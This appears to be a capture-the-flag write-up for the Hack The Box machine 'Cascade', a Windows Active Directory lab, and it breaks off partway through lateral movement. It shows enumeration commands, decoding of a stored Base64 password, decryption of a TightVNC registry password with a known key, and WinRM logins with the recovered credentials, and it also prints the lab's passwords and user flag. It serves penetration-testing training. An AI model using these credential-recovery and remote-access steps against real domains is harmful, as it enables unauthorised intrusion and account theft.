Cascade (HTB) - Writeup

Target: Cascade (Hack The Box)
Author: VbScrub
Difficulty: Medium
Environment: Windows Active Directory
Status: Fully Compromised
Pwned by: ziliel
Date: 2025.07.09

Summary

Through `LDAP` anonymous binds, we enumerate domain accounts and uncover the password for `r.thompson`. This foothold leads to a `TightVNC` registry backup, which is decrypted to reveal the credentials for `s.smith`. With s.smith's access, we find and reverse-engineer a .NET application, extracting the password for `ArkSvc`. As a member of the AD Recycle Bin group, `ArkSvc` is able to view deleted Active Directory objects—one of which contains a reusable, hardcoded password for the domain administrator.

Skills Required

- Basic Active Directory domain enumeration
- LDAP and SMB service enumeration
- Basic Windows authentication mechanisms

Skills Learned


- Advanced LDAP enumeration and legacy attribute abuse
- Credential recovery from registry backups and encrypted storage
- Reverse engineering .NET applications to extract secrets
- Decrypting custom AES-based credential storage
- Abuse of Active Directory Recycle Bin for privilege escalation

Enumeration

Nmap

We start with scanning the Target for open ports and running services.

```
sudo nmap -p- -Pn -T4 --min-rate=1000 -sC -sV 10.129.170.31 > nmap-full-scan.txt
```




```
┌──(ziliel㉿ziliel)-[/media/…/Writeups/OWN/Cascade/scans]
└─$ cat nmap-full-scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 23:23 CEST
Nmap scan report for 10.129.170.31
Host is up (0.041s latency).
Not shown: 65520 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-06 21:25:49Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-
Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-
Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:wind
ows
```

we see that the ldap domain is cascade.local.

enum4linux

We continue with further enumeration and scan the target with the `enum4linux` tool.


```
enum4linux -a 10.129.170.31 > enum4linux.txt
```



```
=======================================( Users on 10.129.170.31 )=======================================

index: 0xee0 RID: 0x464 acb: 0x00000214 Account: a.turnbull     Name: Adrian Turnbull   Desc: (null)
index: 0xebc RID: 0x452 acb: 0x00000210 Account: arksvc Name: ArkSvc    Desc: (null)
index: 0xee4 RID: 0x468 acb: 0x00000211 Account: b.hanson       Name: Ben Hanson        Desc: (null)
index: 0xee7 RID: 0x46a acb: 0x00000210 Account: BackupSvc      Name: BackupSvc Desc: (null)
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: CascGuest      Name: (null)    Desc: Built-in account for guest a
ccess to the computer/domain
```


We did find all Users on the AD!

We see that Account Lockout Threshold is set to None which means we don't get Blocked if we Bruteforce Credentials.



```
[+] Password Info for Domain: CASCADE

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set
```

We also see the local Group memberships which can be helpful later during Privilege Escalation.




```
[+]  Getting local group memberships:

Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\krbtgt
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Domain Controllers
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Schema Admins
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Enterprise Admins
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Cert Publishers
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Domain Admins
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Group Policy Creator Owners
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Read-only Domain Controllers
Group: IT' (RID: 1113) has member: CASCADE\arksvc
Group: IT' (RID: 1113) has member: CASCADE\s.smith
Group: IT' (RID: 1113) has member: CASCADE\r.thompson
Group: AD Recycle Bin' (RID: 1119) has member: CASCADE\arksvc
Group: HR' (RID: 1115) has member: CASCADE\s.hickson
Group: Data Share' (RID: 1138) has member: CASCADE\Domain Users
Group: Audit Share' (RID: 1137) has member: CASCADE\s.smith
Group: Remote Management Users' (RID: 1126) has member: CASCADE\arksvc
Group: Remote Management Users' (RID: 1126) has member: CASCADE\s.smith
```

windapsearch

Next we enumerate `ldap` with `windapsearch`.

```
python3 ./windapsearch.py -U --full --dc-ip 10.129.170.31 > windapsearch-scan.txt
```




```
cascadeLegacyPwd: clk0bjVldmE=
```

One User Attribute `cascadeLegacyPwd` of the user Ryan Thompson is suspicious.

It looks like a `Base64` encoded string. So let's Decode it from `Base64`.

```
echo clk0bjVldmE= | base64 -d
```




```
┌──(ziliel㉿ziliel)-[/media/…/Writeups/OWN/Cascade/scans]
└─$ echo clk0bjVldmE= | base64 -d
rY4n5eva
```

Evil-WinRM

Let's try to log in to `r.thompson` with the found password through `Evil-WinRM`.

```
evil-winrm -i 10.129.170.31 -u r.thompson -p rY4n5eva
```




```
┌──(ziliel㉿ziliel)-[/media/…/Writeups/OWN/Cascade/scans]
└─$ evil-winrm -i 10.129.170.31 -u r.thompson -p rY4n5eva

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined meth
od `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers
/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::
WinRMAuthorizationError

Error: Exiting with code 1
```

It exits with code 1. Looks like we don't have `PowerShell Remoting` permissions.

SmbMap

Let's try to map the SMB service running on our target with the credentials of Ryan

```
smbmap -H 10.129.170.31 -u r.thompson -p rY4n5eva
```




```
[+] IP: 10.129.170.31:445       Name: 10.129.170.31                     Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        Audit$                                                  NO ACCESS
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        print$                                                  READ ONLY       Printer Drivers
        SYSVOL                                                  READ ONLY       Logon server share
```

We have permissions to list the shares and read some of them as well.

SmbClient

Let's read into the `Data` share


```
smbclient -U r.thompson -p rY4n5eva //10.129.170.31/Data
```



```
smb: \IT\Email Archives\> ls
  .                                   D        0  Tue Jan 28 19:00:30 2020
  ..                                  D        0  Tue Jan 28 19:00:30 2020
  Meeting_Notes_June_2018.html       An     2522  Tue Jan 28 19:00:12 2020
```

After some searching we find an interesting html file.

Let's download it and peak into it.




```
<p>-- We will be using a temporary account to
perform all tasks related to the network migration and this account will be deleted at the end of
2018 once the migration is complete. This will allow us to identify actions
related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin acc
ount password). </p>
```

In the file we can find some words about a `TempAdmin` user that has the same password as the normal Admin.


Initial Access

After some looking around we find a new file related to the user `s.smith`.



```
smb: \IT\Temp\s.smith\> ls
  .                                   D        0  Tue Jan 28 21:00:01 2020
  ..                                  D        0  Tue Jan 28 21:00:01 2020
  VNC Install.reg                     A     2680  Tue Jan 28 20:27:44 2020
```

Let's open, download and read the file.



```
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
```

We can assume that our finding is the password for the user `s.smith` in Hexadecimal.

To decrypt the password just do the following.


```
msfconsole
msf5 > irb
key="\x17\x52\x6b\x06\x23\x4e\x58\x07"
require 'rex/proto/rfb'
Rex::Proto::RFB::Cipher.decrypt ["6BCF2A4B6E5ACA0F"].pack('H*'), key
```

here you can check out how this works!

The decrypted password is `sT333ve2`.


Evil-WinRM

Let's log in with our credentials.



```
┌──(ziliel㉿ziliel)-[/media/…/Writeups/OWN/Cascade/scans]
└─$ evil-winrm -i 10.129.166.220 -u s.smith -p sT333ve2

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined meth
od `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers
/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\s.smith\Documents> 
```

We find the user flag at:




```
*Evil-WinRM* PS C:\Users\s.smith\Desktop> cat user.txt
84ae6bae44343eb5b7256d4d66d3ce09
```

Lateral Movement

Get-ADUser

Let's use the `Get-ADUser` cmdlet to see all attributes of the user s.smith.

```
Get-ADUser -Identity <username> -Properties *
```




```
MemberOf                           : {CN=Audit Share,OU=Groups,OU=UK,DC=cascade,DC=local, CN=Remote Manageme
